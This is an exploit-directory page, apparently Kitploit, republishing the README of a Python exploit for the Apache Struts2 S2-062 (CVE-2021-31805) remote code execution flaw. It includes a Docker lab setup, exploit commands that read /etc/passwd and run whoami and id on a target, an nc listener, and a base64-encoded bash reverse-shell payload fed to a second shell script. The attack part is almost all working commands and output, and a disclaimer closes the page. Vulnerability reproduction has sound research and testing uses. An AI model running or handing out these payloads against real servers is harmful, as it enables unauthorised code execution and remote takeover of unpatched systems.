
Skip to content
KitploitKITPLOIT
ToolsBlog
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/secnn/struts2_s2-062_cve-2021-31805
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRemote-Access-Tool
GitHubsecnn/struts2_s2-062_cve-2021-31805

Struts2_S2-062_CVE-2021-31805

Python-Exploit für Apache Struts2 S2-062 (CVE-2021-31805) Remote-Code-Ausführung, mit Docker-basierter Reproduktionsumgebung und Reverse-Shell-Payload-Generierung.

Repository anzeigen
1154vor 4 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Struts2_S2-062_CVE-2021-31805

Apache Struts2 S2-062 Remote Code Execution Vulnerability (CVE-2021-31805) | Reverse Shell

Vulnerability Reproduction Environment

docker-compose.yml

root@kitploit:~
version: '2'
services:
 struts2:
   image: vulhub/struts2:2.5.25
   ports:
    - "8080:8080"

Pull the image and start the environment

root@kitploit:~
docker-compose up -d

Access address: http://1.1.1.1:8080

Vulnerability Verification Script

root@kitploit:~
python Struts2_S2-062_CVE-2021-31805.py http://1.1.1.1:8080/index.action "cat /etc/passwd"

passwd

root@kitploit:~
python Struts2_S2-062_CVE-2021-31805.py http://1.1.1.1:8080/index.action whoami

root

root@kitploit:~
python Struts2_S2-062_CVE-2021-31805.py http://1.1.1.1:8080/index.action id

id

Reverse Shell

NC Port Listening

root@kitploit:~

nc -lvvp 8081

NC

Construct a base64-encoded reverse shell script using the following website: https://ir0ny.top/pentest/reverse-encoder-shell.html base64


Obtain Shell

root@kitploit:~
python CVE-2021-31805_Shell.py http://1.1.1.1:8080/index.action "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvODA4MCAwPiYx}|{base64,-d}|{bash,-i}"


shell

Successfully Obtained Shell

Shell_code

Disclaimer

Do not use for illegal purposes, only for security testing. Otherwise, the consequences are not related to this project. Note: Only test websites under proper authorization: Testing sites improperly brings tears to your loved ones.

Tool herunterladen